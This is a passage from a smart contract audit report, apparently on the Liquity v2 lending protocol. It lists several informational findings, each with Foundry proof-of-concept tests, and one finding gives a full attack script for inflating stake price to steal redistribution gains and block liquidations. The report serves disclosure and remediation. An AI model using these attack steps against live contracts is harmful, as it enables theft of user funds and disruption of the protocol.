        0, // _lowerHint
        _annualInterestRate,
        upfrontFee,
        address(0),
        address(0),
        address(0)
    );

    vm.stopPrank();
}

function openTroveNoHints100pctMultiBranch(
    IBorrowerOperationsTester _borrowerOperations,
    address _account,
    uint256 _coll,
    uint256 _boldAmount,
    uint256 _annualInterestRate
) public returns (uint256 troveId) {
    (troveId,) = openTroveHelperMultiBranch(_borrowerOperations, _account, 0, _coll, _boldAmount,
    ↪  _annualInterestRate);
}

// forge test --match-test testRedemptionRoundingVulnerability -vv
function testRedemptionRoundingVulnerability() public {
    /////////////// Setup ////////////////////
    vm.warp(block.timestamp + 600);
```

```
accounts = new Accounts();
createAccounts();

(A, B, C, D, E, F, G) = (
    accountsList[0],
    accountsList[1],
    accountsList[2],
    accountsList[3],
    accountsList[4],
    accountsList[5],
    accountsList[6]
);

// Setup initial price
uint256 price = 2000e18;

// Deploy contracts with two branches using same parameters
TestDeployer.LiquityContractsDev[] memory contractsArray;
ICollateralRegistry collateralRegistry;
IBoldToken boldToken;
IWETH WETH;
(contractsArray, collateralRegistry, boldToken,,, WETH,) =
    new TestDeployer().deployAndConnectContractsMultiBranch();

// Give some Coll to test accounts, and approve it to BorrowerOperations
uint256 initialCollAmount = 10_000_000_000e18;
for (uint256 i = 0; i < 3; i++) {

    for (uint256 j = 0; j < 2; j++){
        // A to C
        deal(address(contractsArray[j].collToken), accountsList[i], initialCollAmount);
        deal(address(WETH), accountsList[i], initialCollAmount);

        vm.startPrank(accountsList[i]);
        boldToken.approve(address(contractsArray[j].borrowerOperations), type(uint256).max);
        WETH.approve(address(contractsArray[j].borrowerOperations), type(uint256).max);
        contractsArray[j].collToken.approve(address(contractsArray[j].borrowerOperations),
        ↪  type(uint256).max);

        boldToken.approve(address(contractsArray[j].stabilityPool), type(uint256).max);
        vm.stopPrank();
    }
}

// Set initial price for both branches
contractsArray[0].priceFeed.setPrice(price);
contractsArray[1].priceFeed.setPrice(price);

/////////////// Branch Setup ////////////////////

// Setup Branch 1 with small unbacked portion (10)
uint256 branch1_coll = 5 ether;
uint256 branch1_debt = 2100e18; // Above MIN_DEBT
uint256 branch1_trove = openTroveNoHints100pctMultiBranch(
    contractsArray[0].borrowerOperations,
    A,
    branch1_coll,
    branch1_debt,
    MIN_ANNUAL_INTEREST_RATE
);

// Setup Branch 2 with large unbacked portion (100e18)
uint256 branch2_coll = 5 ether;
uint256 branch2_debt = 2200e18; // Above MIN_DEBT
uint256 branch2_trove = openTroveNoHints100pctMultiBranch(
    contractsArray[1].borrowerOperations,
    B,
    branch2_coll,
    branch2_debt,
    MIN_ANNUAL_INTEREST_RATE
);


// deposit into both StabilityPools and redeem 10e18 BOLD
uint256 branch1_sp_deposit = contractsArray[0].troveManager.getEntireBranchDebt() - 9;
uint256 branch2_sp_deposit = contractsArray[1].troveManager.getEntireBranchDebt() - 100e18;
```

```
        deal(address(boldToken), C, 10_000_000_000e18);

        vm.startPrank(C);
        contractsArray[0].stabilityPool.provideToSP(branch1_sp_deposit, false);
        contractsArray[1].stabilityPool.provideToSP(branch2_sp_deposit, false);
        vm.stopPrank();

        /////////////// Create Unbacked Portions ////////////////////

        // Verify unbacked portions exist
        // (uint256 unbackedPortion0,, bool redeemable0) =
        ↪  contractsArray[0].troveManager.getUnbackedPortionPriceAndRedeemability();
        (uint256 unbackedPortion0,,) =
        ↪  contractsArray[0].troveManager.getUnbackedPortionPriceAndRedeemability();
        (uint256 unbackedPortion1,,) =
        ↪  contractsArray[1].troveManager.getUnbackedPortionPriceAndRedeemability();

        console.log("Branch 1 unbacked portion:", unbackedPortion0);
        console.log("Branch 2 unbacked portion:", unbackedPortion1);
        // console.log("Branch 1 unbacked redeemable:", redeemable0);
        // console.log("Branch 2 unbacked redeemable:", redeemable1);
        /**
         Logs:
            Branch 1 unbacked portion: 9
            Branch 2 unbacked portion: 100000000000000000000
        */

        /////////////// Perform Redemption ////////////////////

        // User D attempts to redeem 10e18 BOLD
        uint256 redemptionAmount = 10e18;
        deal(address(boldToken), D, redemptionAmount);

        uint256 boldBalanceBeforeRedemption = boldToken.balanceOf(D);

        // Perform redemption
        vm.startPrank(D);
        collateralRegistry.redeemCollateral(redemptionAmount, type(uint256).max, 1e18);
        vm.stopPrank();

        uint256 boldBalanceAfterRedemption = boldToken.balanceOf(D);

        uint256 totalBoldRedeemed = boldBalanceBeforeRedemption - boldBalanceAfterRedemption;

        console.log("Bold balance before redemption:", boldBalanceBeforeRedemption);
        console.log("Bold balance after redemption:", boldBalanceAfterRedemption);
        console.log("Total Bold redeemed:", totalBoldRedeemed);

        /**
         Logs:
            Bold balance before redemption: 10000000000000000000
            Bold balance after redemption: 1
            Total Bold redeemed: 9999999999999999999
        */
    }
```

The proof of concept demonstrates a rounding edge case in the redemption mechanism where:

1. When calculating redemptions across branches with different unbacked portions, the system attempts to proportionally distribute the redemption.
2. For Branch 1 with a tiny unbacked portion (9 wei), the proportional calculation results in rounding to zero.
3. For Branch 2 with a large unbacked portion (100e18), the redemption works as expected.
4. Due to this rounding behavior, the user ends up with 1 wei of BOLD tokens unredeemed.

Impact: While the unredeemed amount is minimal (1 wei in this case), this creates a situation where:

1. Users attempting to redeem exact amounts will have their redemption fall short by a small amount.
2. If exact redemption amounts are required (e.g., for contract interactions or precise financial operations), users would need to execute an additional redemption transaction.

3. This behavior could potentially cause issues with integrating protocols that expect exact redemption amounts.

Mitigation Context: This is an edge case that occurs due to rounding in the proportional distribution calculation. While the economic impact is minimal (1 wei difference), it represents a deviation from expected behavior where a redemption request for X tokens should either:

1. Fully redeem X tokens.
2. Revert if X tokens cannot be redeemed.

The current behavior, where it partially succeeds but leaves a dust amount could be problematic for integrations that rely on exact redemption amounts.

Impact Details: This vulnerability has several negative impacts:

1. Inefficient Redemptions: Users must either redeem larger amounts or perform multiple transactions to access their desired collateral.
2. Increased Gas Costs: Multiple transactions may be required to achieve the desired redemption amount.
3. Unfair Fee Distribution: The redemption fee is still calculated based on the amount requested, even when some branches are skipped due to rounding. And the subsequent transaction incurs a new set of fees.
4. The current behavior, where it partially succeeds but leaves a dust amount could be problematic for integrations that rely on exact redemption amounts.

Recommendations:

1. Implement a minimum redemption amount check to prevent rounding issues:

```
function redeemCollateral(...) external {
    // ...
    for (uint256 index = 0; index < totals.numCollaterals; index++) {
        if (unbackedPortions[index] > 0) {
            uint256 redeemAmount = _boldAmount * unbackedPortions[index] / totals.unbacked;
            // Add minimum amount check
            if (redeemAmount >= MIN_REDEMPTION_AMOUNT) {
                // ... redemption logic ...
            }
        }
    }
    // ...
}
```

And consider carrying over the unredeemable amount to another branch that can support it.

3.3.15 Underflow in `GasCompZapper`'s `closeTroveFromCollateral` Causes Selective Denial of Service for Low ICR Trove Closures

Submitted by KrisRenZo, also found by rscodes

Severity: Informational

Context: GasCompZapper.sol#L286

Summary: The `GasCompZapper.receiveFlashLoanOnCloseTroveFromCollateral` function contains an arithmetic underflow vulnerability when transferring remaining collateral to users. This causes the function to revert when closing troves with ICR near or below 100%, effectively preventing these troves from using the Zapper's simplified closure mechanism.

Vulnerability Details: The vulnerability occurs in the `receiveFlashLoanOnCloseTroveFromCollateral` function when attempting to transfer remaining collateral to users:

```
// Send coll left
collToken.safeTransfer(_params.receiver, trove.entireColl - _params.flashLoanAmount);
```

To understand why this is problematic, let's look at the mechanics:

1. When closing a trove through the Zapper, users must provide a `_flashLoanAmount` parameter.

2. This amount needs to be large enough to:
    - Cover the trove's entire debt when swapped to BOLD.
    - Account for flash loan fees.
    - Account for slippage in the swap.

For troves with ICR near 100% ICR or lower:

```
_flashLoanAmount > trove.entireColl

Because:
flashLoanAmount = debt * (1 + fees + slippage)
debt  collateral * price (for ICR  100%)
Therefore: flashLoanAmount > collateral
```

This leads to an arithmetic underflow in `trove.entireColl - _params.flashLoanAmount`, causing the transaction to revert.

Key Considerations:

- `BorrowerOperator` allows any trove to be closed as long as the total branch is healthy (`TCR > CCR`).
- The `Zapper` contract's purpose is to simplify user interactions with the Liquity system.
- All `Zapper` controlled troves should always be able to use the `Zapper` contract, or limitations should be documented.
- The current implementation creates implicit upper bound constraints on `_flashLoanAmount`, even for healthy troves, that are unclear to users.

Attack Path:

1. User has a trove with ICR close to or below 100%.
2. User attempts to close trove using `GasCompZapper.closeTroveFromCollateral`.
3. User must provide `_flashLoanAmount` large enough to cover debt + fees.
4. The collateral transfer calculation underflows.
5. Transaction reverts, preventing trove closure through Zapper.

Proof of Concept: Consider a trove with:

- Collateral = 100 `ETH`.
- Debt = 200,000 `BOLD`.
- Price = 2000 `BOLD/ETH`.
- ICR = 100%.
- Assuming Fee + Slippage = 5%.

Required flash loan amount:

```
// From test code
flashLoanAmount = currentDebt * DECIMAL_PRECISION / price * 105 / 100
= 200,000 * 1e18 / 2000 * 105 / 100
 105 ETH  // > trove.entireColl (100 ETH)
```

The subtraction `100 ETH - 105 ETH` will underflow and revert.

Impact Details: This vulnerability creates a selective denial of service that prevents users with low ICR troves from using the Zapper's simplified closure mechanism, even though such closures are permitted by the main protocol as long as the system's TCR remains above CCR. This undermines the Zapper's core purpose of simplifying protocol interactions and forces affected users to interact directly with the more complex underlying contracts. It also puts an ambigous upper bound limit on how high `_flashLoanAmount` can be.

Recommendations:

1. Add a safety check before transfer:

```
if (trove.entireColl > _params.flashLoanAmount) {
    collToken.safeTransfer(_params.receiver, trove.entireColl - _params.flashLoanAmount);
}
```

2. Alternatively, remove the redundant transfer line entirely since `_returnLeftovers()` already handles returning excess collateral to the receiver. This would also eliminate the implicit and ambiguous constraints on `_flashLoanAmount`.

3.3.16 Last trove is immune to liquidation

Submitted by rscodes, also found by pepoc3, fromeo016 and 0x15

Severity: Informational

Context: TroveManager.sol#L258-L265

Summary: Liquidation in `TroveManager.sol` triggers `_closeTrove`:

```
function _closeTrove(
    uint256 _troveId,
    TroveChange memory _troveChange, // decrease vars: entire, with interest, batch fee and redistribution
    address _batchAddress,
    uint256 _newBatchColl,
    uint256 _newBatchDebt, // entire, with interest and batch fee
    Status closedStatus
) internal {
    // assert(closedStatus == Status.closedByLiquidation || closedStatus == Status.closedByOwner);

    uint256 TroveIdsArrayLength = TroveIds.length;
    _requireMoreThanOneTroveInSystem(TroveIdsArrayLength); // <<<

    // ...
}
```

However, `_closeTrove` calls `_requireMoreThanOneTroveInSystem` which requires the current trove to not be the last trove.

Impact: If there is one trove, then that trove is immune to liquidation, or if the branch has been shutdown and everyone is closing their trove, the last trove left will be immune to liquidation (and can't be closed too).

3.3.17 The attacker can nullify `totalStakesSnapshot` making liquidations via redistributions impossible

Submitted by Auditten, also found by CAUsr

Severity: Informational

Context: TroveManager.sol#L1054-L1055

Summary: Right after system deployment, only 8 minutes are needed for the attacker to inflate the cost of 1 stake to several ethers (which will allow to earn much more profit from redistributions) or even make `totalStakesSnapshot` equal zero, which will block all future liquidations via redistributions.

It should be noted, that while being similar to the known issue 310 in Liquity v1, the current finding describes a concrete scenario how the attacker can artificially inflate the `totalCollateralSnapshot / totalStakesSnapshot` ratio, which significantly increases likelihood from negligible (as stated in the cited issue, it should not occur during the first 50 years of system operation) to essential (only 8 minutes are needed for the attack) and therefore makes this risk unacceptable.

Finding description: The system implements redistribution logic by maintaining a `stake` variable that by design is proportional to the Trove's collateral. The `stake` is computed by a simple formula `coll * totalStakesSnapshot / totalCollateralSnapshot`, which uses the latest snapshots of `totalStakes` and `totalCollateral`. Since this formula uses integer division, in fact the calculated `stake` value can be up to 1 unit less than the perfect value proportional to the `coll` amount. In normal operation, `totalStakes` is not much less than `totalCollateral` (because redistributions occur rarely and have relatively small volume compared to the total collateral), which makes the price of 1 stake unit small, and therefore affordable

precision losses in the stake calculation formula. However, in the next section it's shown how the attacker can artificially inflate the price of 1 stake unit to the $\sim 10^{20}$ in just 8 minutes.

With such an inflated ratio, the underestimation of `stake` by 1 unit starts to matter much. To demonstrate it, let's consider a setup where the attacker has a single Trove with 101 WETH of collateral, and there are 9 other Troves with 99 WETH of collateral. In such setup only the attacker's stake is 1, while all other stakes are 0. It leads to:

- 100% of all redistributions go into the attacker's Trove, despite by design all Troves should receive ~10% of redistributions. Since redistributions are usually profitable (due to the Troves being liquidated when their collateral ratio is more than 100%), the attacker can steal all the profit from redistribution at the cost of other users.
- The attacker can withdraw 2 WETH of collateral, making `totalStake = 99 / 100 = 0`. After updating `totalStakesSnapshot` to 0, the system will forever have `totalStake = 0`, since each new stake calculation will result in 0:
  - `if (totalCollateralSnapshot == 0)` will never be executed since the system always has at least one active Trove.
  - `_coll * totalStakesSnapshot / totalCollateralSnapshot` will always result in zero due to the zero-numerator.

  It means that liquidations via redistributions will be blocked forever due to the division by zero error.

Attack scenario: Let's consider the WETH branch (CCR = 150%, MCR = 110%, price = 2000$). Right after the system deployment, when there are no open Troves and the Stability pool is empty, the attacker can do the following:

1. Open a main Trove with `coll = 14 WETH (28000$)`, `bold = 2000$` and a minimum interest rate of 0.5%.
2. Open a temporary Trove with `coll = 33.01 WETH (66000$ + small gap for covering upfront fee)`, `bold = 60000$` and a minimum interest rate of 0.5%.
3. Withdraw the redundant collateral from the temporary Trove, so that its ICR becomes exactly 110%.
4. Wait 1 block (12 seconds on Ethereum). With the accrued interest rate, the temporary position becomes liquidatable.
5. Liquidate the temporary Trove. All its collateral and debt are redistributed to the main Trove, which increases the stake price in $\sim (66000 + 28000)/28000 \sim 3.35$ times.
6. Withdraw redistributed collateral and debt from the main Trove, leaving initial values `coll = 14 WETH (28000$)`, `bold = 2000$` in it.
7. Repeat steps 2-6 another 36 times. Since all liquidated funds are redistributed into its other Trove, he doesn't lose anything except for minor upfront fee losses.

Since each iteration of steps 2-6 increases stake price exponentially, after 37 iterations (~8 minutes on Ethereum) the only open main Trove will have 1 stake with a price of `~ 46.84 WETH` (see proof of concept).

The attacker can either stop now (unlocking the first consequence from the previous section), or make `totalStakesSnapshot = 0` and therefore block all future liquidations via redistributions. To do this, the attacker can perform one more iteration, where instead of liquidating via redistributions, deposit funds to the Stability pool and liquidate the temporary Trove using SP to avoid division by zero error.

Attack variations: To perform the attack, the attacker has to own all troves in the branch being attacked (state of other branches doesn't matter). Therefore the attack can be performed:

- On the last deployed branch (see the "Likelihood section", where the concrete deployment timeline is shown for the previously deployed system). In such a way, earlier deployed branches will already have some open Troves, while the attacked branch is still empty.
- Even on the nonempty branch. For this, the attacker will need to buy corresponding NFTs of all existing Troves and close them first. While it may be hard and very expensive in the later stages, at the very beginning, when the branch has only a few open Troves, it can still be possible.

Note that if after the attack, admins will notice the bug and decide to fix it by redeploying the contracts, it'll not be enough to redeploy only the attacked branch, because the `CollateralRegistry` will already be

configured with the affected addresses. Therefore, admins will have to redeploy all the branches, which will cause fund losses for the regular users of other (non-attacked) branches.

Impact explanation: High:

- "Loss of User Funds". The attacker can steal rewards from all future redistributions.
- "Breaks Core Functionality". Liquidations via redistributions stop working permanently.

Likelihood explanation: Medium:

- "Capital requirement". In the example above, the attacker must have 94000$ in WETH. It should be noted that:
  - The attacker doesn't lose this amount, he just has to have it for the whole duration of the attack.
  - This amount can be reduced to 4300 + 2200 = 6500$ by using main Trove (`coll = 2.15 WETH (4300$)`, `bold = 2000$`), temporary Trove (`coll = 1.101 WETH (2200$)`, `bold = 2000$`). In such a case, the duration of the attack increases to 102 iterations (~20 minutes on Ethereum), and the final cost of 1 stake is `~ 3.24 WETH`.
- "Actions by other users". No other user should open a Trove for the duration of the attack. It should be noted that:
  - This is a realistic assumption because e.g. for the previously deployed system, the first Trove opening happened:
    * 68 minutes after the deployment of the rETH branch, which is ~8.5 times more than needed for the whole attack.
    * 27 minutes after the deployment of the wstETH branch, which is ~3.3 times more than needed for the whole attack.
    * 22 minutes after the deployment of the WETH branch, which is ~2.75 times more than needed for the whole attack.
  - Even if the attacker has time to perform a smaller number of iterations, it can still lead to bad consequences. E.g. with 30 iterations (6 minutes) he can make 1 stake cost $\sim 10^{16}$, which already leads to essential rounding issues, which will continuously increase with time.

Proof of Concept: The following proof of concept demonstrates scenario from the "Attack scenario" section:

```
```solidity
// SPDX-License-Identifier: MIT

pragma solidity ^0.8.18;

import "./TestContracts/DevTestSetup.sol";
import {console} from "forge-std/console.sol";

contract ManipulateStakePrice is DevTestSetup {
    uint256 constant collPrice = 2000e18;
    uint256 constant iterations = 38;
    uint mainColl = 14 ether;    // 28000$
    uint mainBold = 2000 ether;  // 2000$
    uint tmpColl = 33.01 ether;  // 66_000$ + small gap for covering upfront fee
    uint tmpBold = 60_000 ether; // 60_000$
    uint smallGap = 0.09 ether; // small gap to cover negligible expenses like upfront fee
    address attacker;

    function setUp() public override {
        super.setUp();
        priceFeed.setPrice(collPrice);
        attacker = makeAddr("attacker");
        deal(address(collToken), attacker, mainColl + tmpColl + smallGap);
        console.log("Attacker needs %s$ (%e WETH) for the attack", collToken.balanceOf(attacker) * collPrice /
        ↪  1e36, collToken.balanceOf(attacker));
        vm.startPrank(attacker);
        // set allowances for the system interaction
        collToken.approve(address(borrowerOperations), type(uint256).max);
        boldToken.approve(address(stabilityPool), type(uint256).max);
        vm.stopPrank();
    }
```
```

```
function testManipulateStakePrice() public {
    // Step 1: open main Trove.
    uint256 mainTroveId = openTroveNoHints100pct({
        _account: attacker,
        _coll: mainColl,
        _boldAmount: mainBold,
        _annualInterestRate: MIN_ANNUAL_INTEREST_RATE // 0.5%
    });
    for (uint i = 0; i < iterations; ++i) {
        // Step 2: open a temporary Trove
        uint256 tmpTroveId = openTroveNoHints100pctWithIndex({
            _account: attacker,
            _index: i + 1,
            _coll: tmpColl,
            _boldAmount: tmpBold,
            _annualInterestRate: MIN_ANNUAL_INTEREST_RATE // 0.5%
        });
        LatestTroveData memory latestData = troveManager.getLatestTroveData(tmpTroveId);
        vm.startPrank(attacker);
        // Step 3: making ICR exactly MCR = 110%
        borrowerOperations.withdrawColl(tmpTroveId, latestData.entireColl - latestData.entireDebt * MCR /
        ↪  collPrice - 1);
        assertEq(MCR, troveManager.getCurrentICR(tmpTroveId, collPrice));
        vm.stopPrank();

        // Step 4: wait 1 block to accrue interest
        vm.roll(block.number + 1);
        skip(12);

        vm.startPrank(attacker);
        if (i + 1 == iterations) {
            // the last iteration is needed only to make totalStakesSnapshot = 0
            // and permanently block liquidations via redestribution
            stabilityPool.provideToSP(troveManager.getLatestTroveData(tmpTroveId).entireDebt + 1 ether,
            ↪  false);
        }
        uint256[] memory trovesToLiquidate = new uint256[](1);
        trovesToLiquidate[0] = tmpTroveId;
        // Step 5: liquidate the temporary Trove
        troveManager.batchLiquidateTroves(trovesToLiquidate);
        if (i + 1 == iterations) {
            stabilityPool.withdrawFromSP(0, true);
        }
        vm.stopPrank();

        uint stakes = troveManager.getTotalStakesSnapshot();
        uint coll = troveManager.getTotalCollateralSnapshot();
        uint ratio = (stakes == 0 ? 10 ** 77 : coll / stakes);
        console.log("ratio = %e, stakesSnapshot = %e, collSnapshot = %e", ratio, stakes, coll);

        latestData = troveManager.getLatestTroveData(mainTroveId);
        vm.startPrank(attacker);
        if (i + 1 < iterations) {
            // Step 6: withdraw redistributed collateral and debt to use it during later iterations
            borrowerOperations.repayBold(mainTroveId, latestData.entireDebt - mainBold);
            borrowerOperations.withdrawColl(mainTroveId, latestData.entireColl - mainColl);
        } else {
            // Withdraw collateral since it's not needed anymore
            borrowerOperations.withdrawColl(mainTroveId, latestData.entireColl - latestData.entireDebt *
            ↪  CCR / collPrice - 1);
            borrowerOperations.claimCollateral();
        }
        vm.stopPrank();
    }
    console.log("Attacker has %s$ after the attack (%e WETH, %e Bold)",
        boldToken.balanceOf(attacker) / 1e18 + collToken.balanceOf(attacker) * collPrice / 1e36,
        collToken.balanceOf(attacker),
        boldToken.balanceOf(attacker));
    console.log("Extra ~2000*(CCR-1) = 1000$ will be available after closing main Trove");

    {
        // Some regular user opens a Trove
        uint256 tmpTroveId = openTroveNoHints100pct({
            _account: A,
            _coll: 2 ether,
            _boldAmount: 2000 ether,
```

```
                _annualInterestRate: MIN_ANNUAL_INTEREST_RATE // 0.5%
            });
            // Price drops and regular user's Trove becomes liquidatable
            priceFeed.setPrice(1000 ether);
            uint256[] memory trovesToLiquidate = new uint256[](1);
            trovesToLiquidate[0] = tmpTroveId;
            // Liquidation fails because it requires division by totalStakes = 0
            vm.expectRevert(stdError.divisionError);
            troveManager.batchLiquidateTroves(trovesToLiquidate);
        }
    }
}
```

1. Clone the repository and build it using `forge build`.
2. Create the file `ManipulateStakePrice.sol` inside the `test` folder with the content from the above.
3. Run `forge test -vv --match-contract ManipulateStakePrice.sol` command. It will output the following logs:

```
Logs:
  Attacker needs 94200$ (4.71e19 WETH) for the attack
  ratio = 3e0, stakesSnapshot = 1.4e19, collSnapshot = 4.6838148561643835617e19
  ratio = 1.1e1, stakesSnapshot = 4.184623133470866796e18, collSnapshot = 4.6838148561643835627e19
  ratio = 3.7e1, stakesSnapshot = 1.250790769227109704e18, collSnapshot = 4.6838148561643835619e19
  ratio = 1.25e2, stakesSnapshot = 3.73863427717113117e17, collSnapshot = 4.6838148561643835618e19
  ratio = 4.19e2, stakesSnapshot = 1.11748396313124628e17, collSnapshot = 4.6838148561643835618e19
  ratio = 1.402e3, stakesSnapshot = 3.3401780310012274e16, collSnapshot = 4.6838148561643835618e19
  ratio = 4.691e3, stakesSnapshot = 9.98384732745636 1e15, collSnapshot = 4.683814856164383561 8e19
  ratio = 1.5695e4, stakesSnapshot = 2.984188463393941e15, collSnapshot = 4.6838148561643835618e19
  ratio = 5.251e4, stakesSnapshot = 8.9197886275394e14, collSnapshot = 4.683814856164383561 8e19
  ratio = 1.75677e5, stakesSnapshot = 2.66613955974798e14, collSnapshot = 4.6838148561643835618e19
  ratio = 5.87744e5, stakesSnapshot = 7.9691351991308e13, collSnapshot = 4.683814856164383561 8e19
  ratio = 1.966347e6, stakesSnapshot = 2.3819876791456e13, collSnapshot = 4.6838148561643835618e19
  ratio = 6.578575e6, stakesSnapshot = 7.11980053271e12, collSnapshot = 4.683814856164383561 8e19
  ratio = 2.2009165e7, stakesSnapshot = 2.128120143919e12, collSnapshot = 4.6838148561643835618e19
  ratio = 7.3633468e7, stakesSnapshot = 6.36098627503e11, collSnapshot = 4.683814856164383561 8e19
  ratio = 2.46346811e8, stakesSnapshot = 1.90130930844e11, collSnapshot = 4.6838148561643835619e19
  ratio = 8.24173467e8, stakesSnapshot = 5.6830449399e10, collSnapshot = 4.683814856164383561 9e19
  ratio = 2.757339952e9, stakesSnapshot = 1.6986715231e10, collSnapshot = 4.6838148561643835619e19
  ratio = 9.224907022e9, stakesSnapshot = 5.077357251e9, collSnapshot = 4.683814856164383561 9e19
  ratio = 3.0862683259e10, stakesSnapshot = 1.517630472e9, collSnapshot = 4.683814856164383562e19
  ratio = 1.03253639003e11, stakesSnapshot = 4.53622255e8, collSnapshot = 4.683814856164383562e19
  ratio = 3.45443521705e11, stakesSnapshot = 1.35588441e8, collSnapshot = 4.683814856164383562e19
  ratio = 1.155709643804e12, stakesSnapshot = 4.0527609e7, collSnapshot = 4.683814856164383562e19
  ratio = 3.866521522875e12, stakesSnapshot = 1.2113769e7, collSnapshot = 4.683814856164383562e19
  ratio = 1.293576700383e13, stakesSnapshot = 3.620825e6, collSnapshot = 4.683814856164383562e19
  ratio = 4.3277692776889e13, stakesSnapshot = 1.08227e6, collSnapshot = 4.683814856164383562e19
  ratio = 1.44789202087358e14, stakesSnapshot = 3.23492e5, collSnapshot = 4.683814856164383562e19
  ratio = 4.8440562364667e14, stakesSnapshot = 9.6692e4, collSnapshot = 4.68381485616438356 2e19
  ratio = 1.620641104516931e15, stakesSnapshot = 2.8901e4, collSnapshot = 4.683814856164383562e19
  ratio = 5.422337180093058e15, stakesSnapshot = 8.638e3, collSnapshot = 4.68381485616438356 2e19
  ratio = 1.8147287315631087e16, stakesSnapshot = 2.581e3, collSnapshot = 4.683814856164383562e19
  ratio = 6.074986843274168e16, stakesSnapshot = 7.71e2, collSnapshot = 4.683814856164383562 1e19
  ratio = 2.0364412418106015 4e17, stakesSnapshot = 2.3e2, collSnapshot = 4.6838148561643835621e19
  ratio = 6.88796302377115229e17, stakesSnapshot = 6.8e1, collSnapshot = 4.683814856164383562 1e19
  ratio = 2.341907428082191781e18, stakesSnapshot = 2e1, collSnapshot = 4.6838148561643835621e19
  ratio = 9.367629712328767124e18, stakesSnapshot = 5e0, collSnapshot = 4.6838148561643835621e19
  ratio = 4.683814856164383562 1e19, stakesSnapshot = 1e0, collSnapshot = 4.683814856164383562 1e19
  ratio = 1e77, stakesSnapshot = 0e0, collSnapshot = 1.4000000000000000005e19
  Attacker has 93068$ after the attack (4.556249999714611871 5e19 WETH, 1.944293403624989585569e21 Bold)
  Extra ~2000*(CCR-1) = 1000$ will be available after closing main Trove
```

Recommendation: Calculate `stake`/`redistributionGain`-s in a similar way it's done in the Stability pool for calculating compounded bold deposit/yield gains. This way the ratio `totalCollateral / totalStakes` will never exceed some constant `SCALE_FACTOR`, making it impossible to nullify `totalStakes`, and maintaining acceptable precision loss.

Alternatively, during the deployment of `BorrowerOperations`, open a small Trove. E.g. it can be opened by a custom internal function during the constructor execution, which can even allow opening some zombie-Trove with zero debt and minor collateral value. Such an additional Trove will make the attack impossible to execute during the early stage, and in the later stage (when this initially zombie-Trove can be theoretically liquidated after it gains several unprofitable redistributions) the attack can be considered as an

accepted risk since it's nearly impossible for the attacker to own all Troves in the large branch.

3.3.18 The 100% redemptionRate may be executed

Submitted by shaflow01

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: The protocol expects that redemptions with a redemptionRate of 100 cannot be executed. However, the protocol incorrectly checks this, allowing a redemption with a rate of 100 to be executed.

Finding Description: In the `redeemCollateral` function, there is a commented-out check. This check was intended to handle redemptions with a redemptionRate of 100%. The reason for commenting out this check is that it is expected to be handled in the `_requireValidMaxFeePercentage` function:

```
// Implicit by the above and the _requireValidMaxFeePercentage checks
//require(newBaseRate < DECIMAL_PRECISION, "CR: Fee would eat up all collateral");
```

However, the `requireValidMaxFeePercentage` function did not restrict it from being equal to 100%, which allows the redemption to be executed even when the `redemptionRate` is 100%.

```
function _requireValidMaxFeePercentage(uint256 _maxFeePercentage) internal pure {
    require(
        _maxFeePercentage >= REDEMPTION_FEE_FLOOR && _maxFeePercentage <= DECIMAL_PRECISION,
        "Max fee percentage must be between 0.5% and 100%"
    );
}
```

Recommendation: It is recommended not to allow the `_maxFeePercentage` to be set to 100%:

```
  function _requireValidMaxFeePercentage(uint256 _maxFeePercentage) internal pure {
      require(
-         _maxFeePercentage >= REDEMPTION_FEE_FLOOR && _maxFeePercentage <= DECIMAL_PRECISION,
+         _maxFeePercentage >= REDEMPTION_FEE_FLOOR && _maxFeePercentage < DECIMAL_PRECISION,
          "Max fee percentage must be between 0.5% and 100%"
      );
  }
```

3.3.19 Division by Zero in `_redistributeDebtAndColl` during Shutdown Liquidations Can Block Debt Resolution

Submitted by ZC002, also found by 0xPhantom

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: During the system shutdown phase, if the very last Troves holding stake (other open troves have `stake == 0`) are liquidated and require debt redistribution (due to an insufficient Stability Pool), the `batchLiquidateTroves` function can revert due to a division-by-zero error when calculating redistribution rewards, as `totalStakes` becomes zero mid-transaction. The stakes of troves being zero is possible due to urgent redemptions.

Finding Description: The `TroveManager.batchLiquidateTroves` function processes liquidations for a list of Troves. For each Trove liquidated, the `_closeTrove` internal function is called. `_closeTrove` removes the Trove's stake from the global totalStakes tracker.

After processing all Troves in the batch, `batchLiquidateTroves` calculates the total debt and collateral to be offset by the Stability Pool (`totals.debtToOffset`, `totals.collToSendToSP`) and the amounts remaining for redistribution (`totals.debtToRedistribute`, `totals.collToRedistribute`). If `totals.debtToRedistribute > 0`, it calls the internal function `_redistributeDebtAndColl`. Inside `_redistributeDebtAndColl`, the following calculations occur:

```
// Lines ~1083-1084 in TroveManager.sol
uint256 collRewardPerUnitStaked = collNumerator / totalStakes;
uint256 boldDebtRewardPerUnitStaked = boldDebtNumerator / totalStakes;
```

1. The system is in shutdown mode (`shutdownTime != 0`).
2. Previous urgent redemptions may have reduced the collateral and stake of some Troves to zero.
3. A call to `batchLiquidateTroves` targets the last remaining Troves that possess non-zero stake.
4. The Stability Pool (`stabilityPool.getTotalBoldDeposits()`) is insufficient to cover the entire debt of the Troves being liquidated in this batch, resulting in `totals.debtToRedistribute > 0`.

In this scenario, when the loop within `batchLiquidateTroves` calls `_closeTrove` for these last staked Troves, their stakes are subtracted from the global `totalStakes`. By the time the loop finishes and `_redistributeDebtAndColl` is called, the global `totalStakes` variable will be zero. When `_redistributeDebtAndColl` attempts the division by `totalStakes` (which is now zero), the transaction reverts due to a division-by-zero error.

Lets say there were three troves A, B, C in the system with the B and C trove having zero stake. While A having 100k USD worth of bold debt. Lets say the SP had 90k Bold to offset it. So in the normal scenario what should have happened is that this 90k bold should have been offset from the SP and the rest 10k bold redistributed. But this vulnerability made it such that even the 90k bold offset from the SP failed.

Also consider this example: The system has 10 active Troves during shutdown. Trove #10 had its stake reduced to zero via urgent redemption. A batchLiquidateTroves call targets Troves #1 through #9. These 9 Troves hold the entirety of the remaining system stake. If the Stability Pool is insufficient to cover their combined debt, the loop will process them, reducing totalStakes to zero. The subsequent redistribution step will then fail, reverting the entire liquidation transaction for all 9 Troves. This effectively blocked a legitimate transaction from liquidating a large number of troves.

Impact Explanation: The severity is assessed as Medium.

- Blocked Liquidations: The primary impact is the failure of the `batchLiquidateTroves` transaction. This prevents the final undercollateralized Troves (requiring redistribution) from being liquidated, hindering the system's unwinding process during shutdown.
- Failed Debt Offsetting: Due to the transaction revert, the debt that should have been covered by the Stability Pool (`totals.debtToOffset`) is not offset. The SP funds remain untouched for this batch, and the intended loss absorption by SP depositors does not occur.
